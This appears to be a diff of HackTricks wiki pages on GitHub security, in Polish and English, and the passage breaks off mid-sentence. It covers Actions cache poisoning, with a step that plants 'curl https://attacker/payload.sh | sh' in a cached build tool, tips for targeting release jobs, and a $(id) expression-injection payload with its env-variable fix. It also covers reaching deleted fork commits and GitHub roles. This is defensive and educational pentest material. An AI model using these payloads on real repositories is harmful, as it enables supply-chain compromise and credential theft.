Cache GitHub Actions jest globalny dla repozytorium. Każdy workflow, który zna cache `key` (lub `restore-keys`), może wypełnić ten wpis, nawet jeśli job ma jedynie `permissions: contents: read`. GitHub nie segreguje cache według workflow, typu zdarzenia ani poziomu zaufania, więc atakujący, który przejmie job o niskich uprawnieniach, może zatruć cache, który później przywróci uprzywilejowany job wydania. Tak właśnie kompromitacja Ultralytics przekształciła się z workflow `pull_request_target` w pipeline publikujący do PyPI.
|
||||
|
||||
## Podstawy ataku
|
||||
|
||||
- `actions/cache` udostępnia zarówno operacje restore, jak i save (`actions/cache@v4`, `actions/cache/save@v4`, `actions/cache/restore@v4`). Wywołanie save jest dozwolone dla każdego job, z wyjątkiem naprawdę niezaufanych workflow `pull_request` uruchamianych z forków.
|
||||
- Wpisy cache są identyfikowane wyłącznie przez `key`. Szerokie `restore-keys` ułatwiają wstrzyknięcie payloadów, ponieważ atakujący musi jedynie spowodować kolizję z prefiksem.
|
||||
- Zawartość cache (system plików) jest przywracana bez zmian. Jeśli cache zawiera skrypty lub binaria, które zostaną później uruchomione, atakujący kontroluje ścieżkę ich wykonania.
|
||||
|
||||
## Przykładowy łańcuch eksploatacji
|
||||
|
||||
_Workflow autora (`pull_request_target`) zatruł cache:_
|
||||
```yaml
|
||||
steps:
|
||||
- run: |
|
||||
mkdir -p toolchain/bin
|
||||
printf '#!/bin/sh\ncurl https://attacker/payload.sh | sh\n' > toolchain/bin/build
|
||||
chmod +x toolchain/bin/build
|
||||
- uses: actions/cache/save@v4
|
||||
with:
|
||||
path: toolchain
|
||||
key: linux-build-${{ hashFiles('toolchain.lock') }}
|
||||
```
|
||||
_Uprzywilejowany workflow został przywrócony i wykonał poisoned cache:_
|
||||
```yaml
|
||||
steps:
|
||||
- uses: actions/cache/restore@v4
|
||||
with:
|
||||
path: toolchain
|
||||
key: linux-build-${{ hashFiles('toolchain.lock') }}
|
||||
- run: toolchain/bin/build release.tar.gz
|
||||
```
|
||||
Drugi job uruchamia teraz kod kontrolowany przez atakującego, jednocześnie posiadając dane uwierzytelniające do release'ów (PyPI tokens, PATs, cloud deploy keys, etc.).
|
||||
|
||||
## Praktyczne wskazówki
|
||||
|
||||
- Celuj w workflowy wywoływane przez `pull_request_target`, `issue_comment`, lub komendy bota, które nadal zapisują cache; GitHub pozwala im nadpisać klucze obowiązujące w całym repo nawet gdy runner ma tylko dostęp do odczytu.
|
||||
- Szukaj deterministycznych kluczy cache używanych przez różne granice zaufania (np. `pip-${{ hashFiles('poetry.lock') }}`) lub nadmiernie permisywnych `restore-keys`, a następnie zapisz swój złośliwy tarball zanim uruchomi się uprzywilejowany workflow.
|
||||
- Monitoruj logi pod kątem wpisów `Cache saved` lub dodaj własny krok zapisujący cache, aby następny release job przywrócił payload i wykonał trojanizowane skrypty lub binaria.
|
||||
|
||||
## Źródła
|
||||
|
||||
- [A Survey of 2024–2025 Open-Source Supply-Chain Compromises and Their Root Causes](https://words.filippo.io/compromise-survey/)
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
@@ -2,95 +2,103 @@
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Zrozumienie ryzyka
|
||||
## Understanding the risk
|
||||
|
||||
GitHub Actions renderuje wyrażenia ${{ ... }} zanim krok się wykona. Wartość po renderowaniu jest wklejana do programu kroku (dla kroków z run:, skrypt shell). Jeśli interpolujesz niezaufane dane bezpośrednio w run:, atakujący kontroluje część programu shell i może wykonać dowolne polecenia.
|
||||
GitHub Actions renders expressions ${{ ... }} before the step executes. The rendered value is pasted into the step’s program (for run steps, a shell script). If you interpolate untrusted input directly inside run:, the attacker controls part of the shell program and can execute arbitrary commands.
|
||||
|
||||
Dokumentacja: https://docs.github.com/en/actions/writing-workflows/workflow-syntax-for-github-actions and contexts/functions: https://docs.github.com/en/actions/learn-github-actions/contexts
|
||||
Docs: https://docs.github.com/en/actions/writing-workflows/workflow-syntax-for-github-actions and contexts/functions: https://docs.github.com/en/actions/learn-github-actions/contexts
|
||||
|
||||
Kluczowe punkty:
|
||||
- Renderowanie odbywa się przed wykonaniem. Skrypt z run: jest wygenerowany z wszystkimi rozwiązanymi wyrażeniami, a następnie wykonany przez shell.
|
||||
- Wiele contexts zawiera pola kontrolowane przez użytkownika w zależności od zdarzenia wyzwalającego (issues, PRs, comments, discussions, forks, stars, etc.). Zobacz untrusted input reference: https://securitylab.github.com/resources/github-actions-untrusted-input/
|
||||
- Cytowanie w shellu wewnątrz run: nie jest niezawodną obroną, ponieważ wstrzyknięcie ma miejsce na etapie renderowania szablonu. Atakujący mogą wyłamać się z cytatów lub wstrzyknąć operatory za pomocą spreparowanego inputu.
|
||||
Key points:
|
||||
- Rendering happens before execution. The run script is generated with all expressions resolved, then executed by the shell.
|
||||
- Many contexts contain user-controlled fields depending on the triggering event (issues, PRs, comments, discussions, forks, stars, etc.). See the untrusted input reference: https://securitylab.github.com/resources/github-actions-untrusted-input/
|
||||
- Shell quoting inside run: is not a reliable defense, because the injection occurs at the template rendering stage. Attackers can break out of quotes or inject operators via crafted input.
|
||||
|
||||
## Wrażliwy wzorzec → RCE na runnerze
|
||||
## Vulnerable pattern → RCE on runner
|
||||
|
||||
Vulnerable workflow (triggered when someone opens a new issue):
|
||||
|
||||
Wrażliwy workflow (wyzwalany, gdy ktoś otwiera nowe issue):
|
||||
```yaml
|
||||
name: New Issue Created
|
||||
on:
|
||||
issues:
|
||||
types: [opened]
|
||||
issues:
|
||||
types: [opened]
|
||||
jobs:
|
||||
deploy:
|
||||
runs-on: ubuntu-latest
|
||||
permissions:
|
||||
issues: write
|
||||
steps:
|
||||
- name: New issue
|
||||
run: |
|
||||
echo "New issue ${{ github.event.issue.title }} created"
|
||||
- name: Add "new" label to issue
|
||||
uses: actions-ecosystem/action-add-labels@v1
|
||||
with:
|
||||
github_token: ${{ secrets.GITHUB_TOKEN }}
|
||||
labels: new
|
||||
deploy:
|
||||
runs-on: ubuntu-latest
|
||||
permissions:
|
||||
issues: write
|
||||
steps:
|
||||
- name: New issue
|
||||
run: |
|
||||
echo "New issue ${{ github.event.issue.title }} created"
|
||||
- name: Add "new" label to issue
|
||||
uses: actions-ecosystem/action-add-labels@v1
|
||||
with:
|
||||
github_token: ${{ secrets.GITHUB_TOKEN }}
|
||||
labels: new
|
||||
```
|
||||
Jeśli atakujący otworzy issue zatytułowane $(id), wyrenderowany krok staje się:
|
||||
|
||||
If an attacker opens an issue titled $(id), the rendered step becomes:
|
||||
|
||||
```sh
|
||||
echo "New issue $(id) created"
|
||||
```
|
||||
Substytucja polecenia uruchamia id na runnerze. Przykładowe wyjście:
|
||||
|
||||
The command substitution runs id on the runner. Example output:
|
||||
|
||||
```
|
||||
New issue uid=1001(runner) gid=118(docker) groups=118(docker),4(adm),100(users),999(systemd-journal) created
|
||||
```
|
||||
Dlaczego cytowanie nie wystarczy:
|
||||
- Wyrażenia są najpierw renderowane, a następnie uruchamiany jest otrzymany skrypt. Jeśli niezaufana wartość zawiera $(...), `;`, `"`/`'` lub znaki nowej linii, może zmienić strukturę programu pomimo twojego cytowania.
|
||||
|
||||
## Bezpieczny wzorzec (shell variables via env)
|
||||
Why quoting doesn’t save you:
|
||||
- Expressions are rendered first, then the resulting script runs. If the untrusted value contains $(...), `;`, `"`/`'`, or newlines, it can alter the program structure despite your quoting.
|
||||
|
||||
## Safe pattern (shell variables via env)
|
||||
|
||||
Correct mitigation: copy untrusted input into an environment variable, then use native shell expansion ($VAR) in the run script. Do not re-embed with ${{ ... }} inside the command.
|
||||
|
||||
Poprawne zabezpieczenie: skopiuj niezaufane dane wejściowe do zmiennej środowiskowej, a następnie użyj natywnego rozwinięcia shella ($VAR) w skrypcie run. Nie osadzaj ponownie za pomocą ${{ ... }} wewnątrz polecenia.
|
||||
```yaml
|
||||
# safe
|
||||
jobs:
|
||||
deploy:
|
||||
runs-on: ubuntu-latest
|
||||
steps:
|
||||
- name: New issue
|
||||
env:
|
||||
TITLE: ${{ github.event.issue.title }}
|
||||
run: |
|
||||
echo "New issue $TITLE created"
|
||||
deploy:
|
||||
runs-on: ubuntu-latest
|
||||
steps:
|
||||
- name: New issue
|
||||
env:
|
||||
TITLE: ${{ github.event.issue.title }}
|
||||
run: |
|
||||
echo "New issue $TITLE created"
|
||||
```
|
||||
Uwagi:
|
||||
- Unikaj używania ${{ env.TITLE }} inside run:. To ponownie wprowadza renderowanie szablonów do polecenia i powoduje to samo ryzyko wstrzyknięcia.
|
||||
|
||||
Notes:
|
||||
- Avoid using ${{ env.TITLE }} inside run:. That reintroduces template rendering back into the command and brings the same injection risk.
|
||||
- Prefer passing untrusted inputs via env: mapping and reference them with $VAR in run:.
|
||||
|
||||
## Powierzchnie wyzwalane przez użytkowników (traktuj jako niezaufane)
|
||||
## Reader-triggerable surfaces (treat as untrusted)
|
||||
|
||||
Accounts with only read permission on public repositories can still trigger many events. Any field in contexts derived from these events must be considered attacker-controlled unless proven otherwise. Przykłady:
|
||||
Accounts with only read permission on public repositories can still trigger many events. Any field in contexts derived from these events must be considered attacker-controlled unless proven otherwise. Examples:
|
||||
- issues, issue_comment
|
||||
- discussion, discussion_comment (organizacje mogą ograniczać dyskusje)
|
||||
- discussion, discussion_comment (orgs can restrict discussions)
|
||||
- pull_request, pull_request_review, pull_request_review_comment
|
||||
- pull_request_target (niebezpieczne przy niewłaściwym użyciu — uruchamia się w kontekście base repo)
|
||||
- fork (każdy może sforkować publiczne repozytoria)
|
||||
- watch (gwiazdkowanie repozytorium)
|
||||
- pull_request_target (dangerous if misused, runs in base repo context)
|
||||
- fork (anyone can fork public repos)
|
||||
- watch (starring a repo)
|
||||
- Indirectly via workflow_run/workflow_call chains
|
||||
|
||||
Które konkretne pola są kontrolowane przez atakującego zależy od zdarzenia. Zapoznaj się z przewodnikiem GitHub Security Lab po niezaufanych wejściach: https://securitylab.github.com/resources/github-actions-untrusted-input/
|
||||
Which specific fields are attacker-controlled is event-specific. Consult GitHub Security Lab’s untrusted input guide: https://securitylab.github.com/resources/github-actions-untrusted-input/
|
||||
|
||||
## Praktyczne wskazówki
|
||||
## Practical tips
|
||||
|
||||
- Minimalizuj użycie wyrażeń wewnątrz run:. Preferuj mapowanie env: i odniesienia przez $VAR.
|
||||
- Jeśli musisz przekształcić dane wejściowe, rób to w shellu używając bezpiecznych narzędzi (printf %q, jq -r itp.), zaczynając nadal od zmiennej shellowej.
|
||||
- Zachowaj szczególną ostrożność przy interpolowaniu branch names, PR titles, usernames, labels, discussion titles oraz PR head refs do skryptów, opcji wiersza poleceń lub ścieżek plików.
|
||||
- Dla reusable workflows i composite actions stosuj ten sam wzorzec: mapuj do env, a następnie odwołuj się przez $VAR.
|
||||
- Minimize use of expressions inside run:. Prefer env: mapping + $VAR.
|
||||
- If you must transform input, do it in the shell using safe tools (printf %q, jq -r, etc.), still starting from a shell variable.
|
||||
- Be extra careful when interpolating branch names, PR titles, usernames, labels, discussion titles, and PR head refs into scripts, command-line flags, or file paths.
|
||||
- For reusable workflows and composite actions, apply the same pattern: map to env then reference $VAR.
|
||||
|
||||
## Referencje
|
||||
## References
|
||||
|
||||
- [GitHub Actions: A Cloudy Day for Security - Part 1](https://binarysecurity.no/posts/2025/08/securing-gh-actions-part1)
|
||||
- [GitHub workflow syntax](https://docs.github.com/en/actions/writing-workflows/workflow-syntax-for-github-actions)
|
||||
- [Contexts and expression syntax](https://docs.github.com/en/actions/learn-github-actions/contexts)
|
||||
- [Untrusted input reference for GitHub Actions](https://securitylab.github.com/resources/github-actions-untrusted-input/)
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
@@ -1,56 +1,58 @@
|
||||
# Dostępne usunięte dane w Github
|
||||
# Accessible Deleted Data in Github
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
Sposoby na dostęp do danych z Github, które rzekomo zostały usunięte, zostały [**zgłoszone w tym wpisie na blogu**](https://trufflesecurity.com/blog/anyone-can-access-deleted-and-private-repo-data-github).
|
||||
This ways to access data from Github that was supposedly deleted was [**reported in this blog post**](https://trufflesecurity.com/blog/anyone-can-access-deleted-and-private-repo-data-github).
|
||||
|
||||
## Dostęp do usuniętych danych forków
|
||||
## Accessing Deleted Fork Data
|
||||
|
||||
1. Forkujesz publiczne repozytorium
|
||||
2. Wprowadzasz zmiany w swoim forku
|
||||
3. Usuwasz swój fork
|
||||
1. You fork a public repository
|
||||
2. You commit code to your fork
|
||||
3. You delete your fork
|
||||
|
||||
> [!CAUTION]
|
||||
> Dane wprowadzone w usuniętym forku są nadal dostępne.
|
||||
> The data commited in the deleted fork is still accessible.
|
||||
|
||||
## Dostęp do usuniętych danych repozytoriów
|
||||
## Accessing Deleted Repo Data
|
||||
|
||||
1. Masz publiczne repozytorium na GitHubie.
|
||||
2. Użytkownik forkował twoje repozytorium.
|
||||
3. Wprowadzasz dane po tym, jak oni je forkowali (i nigdy nie synchronizują swojego forka z twoimi aktualizacjami).
|
||||
4. Usuwasz całe repozytorium.
|
||||
1. You have a public repo on GitHub.
|
||||
2. A user forks your repo.
|
||||
3. You commit data after they fork it (and they never sync their fork with your updates).
|
||||
4. You delete the entire repo.
|
||||
|
||||
> [!CAUTION]
|
||||
> Nawet jeśli usunąłeś swoje repozytorium, wszystkie zmiany wprowadzone do niego są nadal dostępne przez forki.
|
||||
> Even if you deleted your repo, all the changes made to it are still accessible through the forks.
|
||||
|
||||
## Dostęp do danych prywatnych repozytoriów
|
||||
## Accessing Private Repo Data
|
||||
|
||||
1. Tworzysz prywatne repozytorium, które ostatecznie zostanie udostępnione publicznie.
|
||||
2. Tworzysz prywatną, wewnętrzną wersję tego repozytorium (poprzez forkowanie) i wprowadzasz dodatkowy kod dla funkcji, które nie będą publiczne.
|
||||
3. Udostępniasz swoje repozytorium "upstream" publicznie i zachowujesz swój fork prywatnie.
|
||||
1. You create a private repo that will eventually be made public.
|
||||
2. You create a private, internal version of that repo (via forking) and commit additional code for features that you’re not going to make public.
|
||||
3. You make your “upstream” repository public and keep your fork private.
|
||||
|
||||
> [!CAUTION]
|
||||
> Możliwe jest uzyskanie dostępu do wszystkich danych przesłanych do wewnętrznego forka w czasie między utworzeniem wewnętrznego forka a udostępnieniem publicznej wersji.
|
||||
> It's possible to access al the data pushed to the internal fork in the time between the internal fork was created and the public version was made public.
|
||||
|
||||
## Jak odkryć commity z usuniętych/ukrytych forków
|
||||
## How to discover commits from deleted/hidden forks
|
||||
|
||||
Ten sam wpis na blogu proponuje 2 opcje:
|
||||
The same blog post propose 2 options:
|
||||
|
||||
### Bezpośredni dostęp do commita
|
||||
### Directly accessing the commit
|
||||
|
||||
Jeśli znana jest wartość ID commita (sha-1), możliwe jest uzyskanie do niego dostępu pod adresem `https://github.com/<user/org>/<repo>/commit/<commit_hash>`
|
||||
If the commit ID (sha-1) value is known it's possible to access it in `https://github.com/<user/org>/<repo>/commit/<commit_hash>`
|
||||
|
||||
### Bruteforce'owanie krótkich wartości SHA-1
|
||||
### Brute-forcing short SHA-1 values
|
||||
|
||||
Dostęp do obu z nich jest taki sam:
|
||||
It's the same to access both of these:
|
||||
|
||||
- [https://github.com/HackTricks-wiki/hacktricks/commit/8cf94635c266ca5618a9f4da65ea92c04bee9a14](https://github.com/HackTricks-wiki/hacktricks/commit/8cf94635c266ca5618a9f4da65ea92c04bee9a14)
|
||||
- [https://github.com/HackTricks-wiki/hacktricks/commit/8cf9463](https://github.com/HackTricks-wiki/hacktricks/commit/8cf9463)
|
||||
|
||||
A ten ostatni używa krótkiego sha-1, który można złamać.
|
||||
And the latest one use a short sha-1 that is bruteforceable.
|
||||
|
||||
## Odnośniki
|
||||
## References
|
||||
|
||||
- [https://trufflesecurity.com/blog/anyone-can-access-deleted-and-private-repo-data-github](https://trufflesecurity.com/blog/anyone-can-access-deleted-and-private-repo-data-github)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
@@ -1,258 +1,263 @@
|
||||
# Podstawowe informacje o Github
|
||||
# Basic Github Information
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowa struktura
|
||||
## Basic Structure
|
||||
|
||||
Podstawowa struktura środowiska github w dużej **firmie** polega na posiadaniu **enterprise**, które posiada **kilka organizacji**, a każda z nich może zawierać **wiele repozytoriów** i **kilka zespołów**. Mniejsze firmy mogą posiadać tylko **jedną organizację i brak enterprise**.
|
||||
The basic github environment structure of a big **company** is to own an **enterprise** which owns **several organizations** and each of them may contain **several repositories** and **several teams.**. Smaller companies may just **own one organization and no enterprises**.
|
||||
|
||||
Z punktu widzenia użytkownika **user** może być **członkiem** różnych enterprise i organizacji. W ich obrębie użytkownik może mieć **różne role na poziomie enterprise, organizacji i repozytorium**.
|
||||
From a user point of view a **user** can be a **member** of **different enterprises and organizations**. Within them the user may have **different enterprise, organization and repository roles**.
|
||||
|
||||
Ponadto użytkownik może być **członkiem różnych zespołów** z różnymi rolami na poziomie enterprise, organizacji lub repozytorium.
|
||||
Moreover, a user may be **part of different teams** with different enterprise, organization or repository roles.
|
||||
|
||||
I wreszcie **repozytoria mogą mieć specjalne mechanizmy ochronne**.
|
||||
And finally **repositories may have special protection mechanisms**.
|
||||
|
||||
## Uprawnienia
|
||||
## Privileges
|
||||
|
||||
### Enterprise Roles
|
||||
|
||||
- **Enterprise owner**: Osoby z tą rolą mogą **zarządzać administratorami, zarządzać organizacjami w ramach enterprise, zarządzać ustawieniami enterprise, egzekwować zasady w organizacjach**. Jednak **nie mają dostępu do ustawień ani treści organizacji**, chyba że zostaną uczynione właścicielem organizacji lub otrzymają bezpośredni dostęp do repozytorium należącego do organizacji.
|
||||
- **Enterprise members**: Członkowie organizacji należących do twojego enterprise są również **automatycznie członkami enterprise**.
|
||||
- **Enterprise owner**: People with this role can **manage administrators, manage organizations within the enterprise, manage enterprise settings, enforce policy across organizations**. However, they **cannot access organization settings or content** unless they are made an organization owner or given direct access to an organization-owned repository
|
||||
- **Enterprise members**: Members of organizations owned by your enterprise are also **automatically members of the enterprise**.
|
||||
|
||||
### Organization Roles
|
||||
|
||||
W organizacji użytkownicy mogą mieć różne role:
|
||||
In an organisation users can have different roles:
|
||||
|
||||
- **Organization owners**: Właściciele organizacji mają **pełny dostęp administracyjny do organizacji**. Tę rolę należy ograniczyć, ale nie powinno być jej mniej niż u dwóch osób w organizacji.
|
||||
- **Organization members**: **Domyślna**, nieadministracyjna rola dla **osób w organizacji** to członek organizacji. Domyślnie członkowie organizacji **mają określone uprawnienia**.
|
||||
- **Billing managers**: Billing managers to użytkownicy, którzy mogą **zarządzać ustawieniami rozliczeń organizacji**, takimi jak informacje o płatnościach.
|
||||
- **Security Managers**: To rola, którą właściciele organizacji mogą przydzielić dowolnemu zespołowi w organizacji. Po zastosowaniu daje każdemu członkowi zespołu uprawnienia do **zarządzania alertami i ustawieniami bezpieczeństwa w całej organizacji oraz uprawnienia do odczytu wszystkich repozytoriów** w organizacji.
|
||||
- Jeśli twoja organizacja ma zespół ds. bezpieczeństwa, możesz użyć roli security manager, aby dać członkom zespołu minimalny potrzebny dostęp do organizacji.
|
||||
- **Github App managers**: Aby umożliwić dodatkowym użytkownikom **zarządzanie GitHub Apps należącymi do organizacji**, właściciel może przyznać im uprawnienia Github App manager.
|
||||
- **Outside collaborators**: Outside collaborator to osoba, która ma **dostęp do jednego lub więcej repozytoriów organizacji, ale nie jest formalnie członkiem** organizacji.
|
||||
- **Organization owners**: Organization owners have **complete administrative access to your organization**. This role should be limited, but to no less than two people, in your organization.
|
||||
- **Organization members**: The **default**, non-administrative role for **people in an organization** is the organization member. By default, organization members **have a number of permissions**.
|
||||
- **Billing managers**: Billing managers are users who can **manage the billing settings for your organization**, such as payment information.
|
||||
- **Security Managers**: It's a role that organization owners can assign to any team in an organization. When applied, it gives every member of the team permissions to **manage security alerts and settings across your organization, as well as read permissions for all repositories** in the organization.
|
||||
- If your organization has a security team, you can use the security manager role to give members of the team the least access they need to the organization.
|
||||
- **Github App managers**: To allow additional users to **manage GitHub Apps owned by an organization**, an owner can grant them GitHub App manager permissions.
|
||||
- **Outside collaborators**: An outside collaborator is a person who has **access to one or more organization repositories but is not explicitly a member** of the organization.
|
||||
|
||||
Możesz **porównać uprawnienia** tych ról w tej tabeli: [https://docs.github.com/en/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization#permissions-for-organization-roles](https://docs.github.com/en/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization#permissions-for-organization-roles)
|
||||
You can **compare the permissions** of these roles in this table: [https://docs.github.com/en/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization#permissions-for-organization-roles](https://docs.github.com/en/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization#permissions-for-organization-roles)
|
||||
|
||||
### Uprawnienia członków
|
||||
### Members Privileges
|
||||
|
||||
W _https://github.com/organizations/\<org_name>/settings/member_privileges_ możesz zobaczyć **uprawnienia, które użytkownicy będą mieć tylko z tytułu bycia częścią organizacji**.
|
||||
In _https://github.com/organizations/\<org_name>/settings/member_privileges_ you can see the **permissions users will have just for being part of the organisation**.
|
||||
|
||||
Ustawienia tu skonfigurowane określają następujące uprawnienia członków organizacji:
|
||||
The settings here configured will indicate the following permissions of members of the organisation:
|
||||
|
||||
- Być adminem, writerem, readerem lub nie mieć żadnych uprawnień do wszystkich repozytoriów organizacji.
|
||||
- Czy członkowie mogą tworzyć prywatne, wewnętrzne lub publiczne repozytoria.
|
||||
- Czy możliwe jest forking repozytoriów.
|
||||
- Czy możliwe jest zapraszanie outside collaborators.
|
||||
- Czy publiczne lub prywatne strony mogą być publikowane.
|
||||
- Uprawnienia, jakie mają admini względem repozytoriów.
|
||||
- Czy członkowie mogą tworzyć nowe zespoły.
|
||||
- Be admin, writer, reader or no permission over all the organisation repos.
|
||||
- If members can create private, internal or public repositories.
|
||||
- If forking of repositories is possible
|
||||
- If it's possible to invite outside collaborators
|
||||
- If public or private sites can be published
|
||||
- The permissions admins has over the repositories
|
||||
- If members can create new teams
|
||||
|
||||
### Role w repozytorium
|
||||
### Repository Roles
|
||||
|
||||
Domyślnie tworzone są role w repozytorium:
|
||||
By default repository roles are created:
|
||||
|
||||
- **Read**: Zalecane dla **współpracowników niepiszących kodu**, którzy chcą przeglądać lub omawiać projekt.
|
||||
- **Triage**: Zalecane dla **współpracowników, którzy muszą proaktywnie zarządzać issues i pull requestami** bez dostępu do zapisu.
|
||||
- **Write**: Zalecane dla współpracowników, którzy **aktywnie pushują do projektu**.
|
||||
- **Maintain**: Zalecane dla **kierowników projektu, którzy muszą zarządzać repozytorium** bez dostępu do wrażliwych lub destrukcyjnych działań.
|
||||
- **Admin**: Zalecane dla osób, które potrzebują **pełnego dostępu do projektu**, w tym wrażliwych i destrukcyjnych działań, takich jak zarządzanie bezpieczeństwem lub usuwanie repozytorium.
|
||||
- **Read**: Recommended for **non-code contributors** who want to view or discuss your project
|
||||
- **Triage**: Recommended for **contributors who need to proactively manage issues and pull requests** without write access
|
||||
- **Write**: Recommended for contributors who **actively push to your project**
|
||||
- **Maintain**: Recommended for **project managers who need to manage the repository** without access to sensitive or destructive actions
|
||||
- **Admin**: Recommended for people who need **full access to the project**, including sensitive and destructive actions like managing security or deleting a repository
|
||||
|
||||
Możesz **porównać uprawnienia** każdej roli w tej tabeli [https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization#permissions-for-each-role](https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization#permissions-for-each-role)
|
||||
You can **compare the permissions** of each role in this table [https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization#permissions-for-each-role](https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization#permissions-for-each-role)
|
||||
|
||||
Możesz także **stworzyć własne role** w _https://github.com/organizations/\<org_name>/settings/roles_
|
||||
You can also **create your own roles** in _https://github.com/organizations/\<org_name>/settings/roles_
|
||||
|
||||
### Teams
|
||||
|
||||
Możesz **wypisać zespoły utworzone w organizacji** w _https://github.com/orgs/\<org_name>/teams_. Zauważ, że aby zobaczyć zespoły będące dziećmi innych zespołów, musisz wejść do każdego zespołu nadrzędnego.
|
||||
You can **list the teams created in an organization** in _https://github.com/orgs/\<org_name>/teams_. Note that to see the teams which are children of other teams you need to access each parent team.
|
||||
|
||||
### Użytkownicy
|
||||
### Users
|
||||
|
||||
Użytkowników organizacji można **wypisać** w _https://github.com/orgs/\<org_name>/people._
|
||||
The users of an organization can be **listed** in _https://github.com/orgs/\<org_name>/people._
|
||||
|
||||
W informacjach o każdym użytkowniku możesz zobaczyć **zespoły, których jest członkiem**, oraz **repozytoria, do których ma dostęp**.
|
||||
In the information of each user you can see the **teams the user is member of**, and the **repos the user has access to**.
|
||||
|
||||
## Github Authentication
|
||||
|
||||
Github oferuje różne sposoby uwierzytelniania się do konta i wykonywania działań w twoim imieniu.
|
||||
Github offers different ways to authenticate to your account and perform actions on your behalf.
|
||||
|
||||
### Web Access
|
||||
|
||||
Dostęp do **github.com** pozwala zalogować się przy użyciu **nazwy użytkownika i hasła** (oraz potencjalnie **2FA**).
|
||||
Accessing **github.com** you can login using your **username and password** (and a **2FA potentially**).
|
||||
|
||||
### **SSH Keys**
|
||||
|
||||
Możesz skonfigurować swoje konto z jednym lub kilkoma kluczami publicznymi, pozwalającymi odpowiedniemu **kluczowi prywatnemu wykonywać działania w twoim imieniu.** [https://github.com/settings/keys](https://github.com/settings/keys)
|
||||
You can configure your account with one or several public keys allowing the related **private key to perform actions on your behalf.** [https://github.com/settings/keys](https://github.com/settings/keys)
|
||||
|
||||
#### **GPG Keys**
|
||||
|
||||
Nie możesz się podszyć pod użytkownika za pomocą tych kluczy, jednak jeśli ich nie używasz, możliwe jest, że **zostaniesz wykryty za wysyłanie commitów bez podpisu**. Dowiedz się więcej o [vigilant mode tutaj](https://docs.github.com/en/authentication/managing-commit-signature-verification/displaying-verification-statuses-for-all-of-your-commits#about-vigilant-mode).
|
||||
You **cannot impersonate the user with these keys** but if you don't use it it might be possible that you **get discover for sending commits without a signature**. Learn more about [vigilant mode here](https://docs.github.com/en/authentication/managing-commit-signature-verification/displaying-verification-statuses-for-all-of-your-commits#about-vigilant-mode).
|
||||
|
||||
### **Personal Access Tokens**
|
||||
|
||||
Możesz wygenerować personal access token, aby **dać aplikacji dostęp do twojego konta**. Podczas tworzenia personal access token użytkownik musi **określić** uprawnienia, jakie **token** będzie posiadać. [https://github.com/settings/tokens](https://github.com/settings/tokens)
|
||||
You can generate personal access token to **give an application access to your account**. When creating a personal access token the **user** needs to **specify** the **permissions** to **token** will have. [https://github.com/settings/tokens](https://github.com/settings/tokens)
|
||||
|
||||
### Oauth Applications
|
||||
|
||||
Oauth applications mogą poprosić o uprawnienia **do dostępu do części twoich informacji na github lub do podszywania się pod ciebie** w celu wykonania pewnych działań. Powszechnym przykładem tej funkcji jest przycisk **login with github**, który możesz znaleźć na niektórych platformach.
|
||||
Oauth applications may ask you for permissions **to access part of your github information or to impersonate you** to perform some actions. A common example of this functionality is the **login with github button** you might find in some platforms.
|
||||
|
||||
- Możesz **stworzyć** własne **Oauth applications** w [https://github.com/settings/developers](https://github.com/settings/developers)
|
||||
- Możesz zobaczyć wszystkie **Oauth applications, które mają dostęp do twojego konta** w [https://github.com/settings/applications](https://github.com/settings/applications)
|
||||
- Możesz zobaczyć **scope'y, o które Oauth Apps mogą prosić** w [https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps](https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps)
|
||||
- Możesz zobaczyć dostęp stron trzecich dla aplikacji w organizacji w _https://github.com/organizations/\<org_name>/settings/oauth_application_policy_
|
||||
- You can **create** your own **Oauth applications** in [https://github.com/settings/developers](https://github.com/settings/developers)
|
||||
- You can see all the **Oauth applications that has access to your account** in [https://github.com/settings/applications](https://github.com/settings/applications)
|
||||
- You can see the **scopes that Oauth Apps can ask for** in [https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps](https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps)
|
||||
- You can see third party access of applications in an **organization** in _https://github.com/organizations/\<org_name>/settings/oauth_application_policy_
|
||||
|
||||
Kilka **rekomendacji bezpieczeństwa**:
|
||||
Some **security recommendations**:
|
||||
|
||||
- A **OAuth App** powinna zawsze **działać jako uwierzytelniony użytkownik GitHub w całym GitHub** (na przykład podczas dostarczania powiadomień użytkownikowi) i mieć dostęp tylko do określonych scope'ów.
|
||||
- OAuth App może być użyta jako dostawca tożsamości, umożliwiając "Login with GitHub" dla uwierzytelnionego użytkownika.
|
||||
- **Nie** twórz **OAuth App**, jeśli chcesz, aby twoja aplikacja działała tylko na **jednym repozytorium**. Z zakresem `repo`, OAuth Apps mogą **działać na _wszystkich_** repozytoriach uwierzytelnionego użytkownika.
|
||||
- **Nie** twórz OAuth App, aby działała jako aplikacja dla twojego **zespołu lub firmy**. OAuth Apps uwierzytelniają się jako **pojedynczy użytkownik**, więc jeśli jedna osoba stworzy OAuth App dla firmy i potem odejdzie, nikt inny nie będzie miał do niej dostępu.
|
||||
- **Więcej** informacji [tutaj](https://docs.github.com/en/developers/apps/getting-started-with-apps/about-apps#about-oauth-apps).
|
||||
- An **OAuth App** should always **act as the authenticated GitHub user across all of GitHub** (for example, when providing user notifications) and with access only to the specified scopes..
|
||||
